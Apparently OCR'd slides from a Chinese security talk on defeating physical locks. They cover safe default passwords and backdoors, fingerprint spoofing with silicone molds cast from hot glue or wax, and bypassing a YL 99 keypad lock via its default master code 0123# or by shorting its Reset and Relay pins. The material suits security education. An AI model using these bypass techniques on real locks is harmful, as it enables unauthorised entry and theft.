
保险箱的第3关: 默认密码

保险箱有时还会有默认特权密码. 但用户往往忘记更改...



保险箱的第4关: 厂商后门?

厂商喜欢设置后门来防止密码遗忘. 但换来的却是... RTFM..



指纹识别锁真的安全吗?

每个人的指纹是独一无二，两人之间不存在着相同的手指指纹. 并且每个人的指纹是固定的, 通常不会发生变化.

指纹识别技术通过读取指纹图像，然后提取指纹的特征，最后通过匹配识别算法得到识别结果.


指纹识别中使用的模板并非最初的指纹图，而是由指纹图中提取的关键特征. 指纹的特性使其广泛运用在门禁系统, 考勤系统中.


指纹的特性


指纹纹路上都布满了汗腺, 不断分泌汗水, 脂肪和蛋白质. 其分泌物的粘性强, 挥发慢, 会停留在物体上较长的时间.

手指皮肤组织有很强的再生能力. 在意外刮伤的情况下, 也能在一段时间后恢复原样. 纹路形状一生都不改变.

基本纹路图案包括: 环型 (Loop); 螺旋型 (whorl) 和弓型 (Arch). 使其独一无二的是每个纹路的起点, 终点, 分叉等细节特征.







指纹识别机

当下最常见的指纹识别机: 光学指纹识别(考勤机); 电容式指纹识别(IPhone)

光学指纹识别是通过激光射在手指指纹的凹凸面,并反射回感应器，并形成指纹图片，再与之前采集的指纹图片进行比较

影响指纹机识别率的因素：手指肮脏，手指疤痕等导致的指纹差异．都会影响指纹质量, 使同一手指的指纹无法被系统正常辨识

指纹模提取&复制

用手指按在热熔胶;蜡烛模上形成带有指纹的模具，然后将硅胶倒入定型. 经过倒模工序后, 制成硅胶指纹套.

当光学指纹机激光射在硅胶指纹膜时,如果纹路清晰,指纹机就可以被正常识别. 从而达到欺骗指纹机的目的.

http://dasalte.ccc.de/biometrie/fingerabdruck_kopieren.en

视频演示:

临时解决方案?

日本人用乳头纹成功解锁iPhone 5s—在线播放—优酷网，视…
v.youku.com › 科技列表 › 手机
日本人用乳头纹成功解锁iPhone 5s 更多科技视频请关注倚天科技视频网（spsky.net）

日本“果粉”成功用乳头解锁iPhone 6(图)_新闻_腾讯网
news.qq.com/a/20140923/010038.htm Translate this page
Sep 23, 2014 - 日本“果粉”成功用乳头解锁iPhone 6(图) ... 可以光明正大地在大街上掀起自己的衣服，露出自己的乳头，并理直气壮地告诉别人“我只是在解锁手机”。

日本用户iPhone新玩法：乳头测试指纹识别功能|日本|解锁 ...
tech.sina.com.cn/mobile/n/2014.../10039628832.shtm... Translate this page
Sep 21, 2014 - 日本用户用乳头解锁iPhone 6 ... 的玩法对新手机进行了评测：他们用自己的乳头来测试Touch ID指纹识别功能，并 ... 文章关键词： 日本解锁指纹识别.

日本人用乳头解锁iPhone 5S(组图) - 新浪科技 - 新浪网
tech.sina.com.cn › 电信 Translate this page
Sep 22, 2013 - iPhone5S新增的指纹识别功能是它的亮点之一，但事实上它不仅仅支持指纹识别，还支持其它一些纹理的识别，比如说乳头....。。今天在日本有人用 ...

数字密码锁 - YL 99

Master 账号: 设置管理用户密码 (默认 0123 #)


特殊账号: 可激活一键开锁功能 (必须 9 作为起始)

普通账号: 同时存储10 多组密码供不同用户使用 (1 - 8 作为起始)

贴心防密码泄漏功能: 起始码 + xxxx + 正确密码 + # (结束确认)

但是千里之堤, 毁于蚁穴 ...

视频演示: Reset



视频演示: Relay


但是 ...

短接 Reset 键, 回复到默认设置. 但是容易暴露.

短接 Relay 键, 几乎毫无痕迹. 但是通常需要多人配合.

每次都需卸螺丝 —> 短接 Reset 键 —> 恢复原样 (过程繁琐)

好戏才刚刚开始 ...




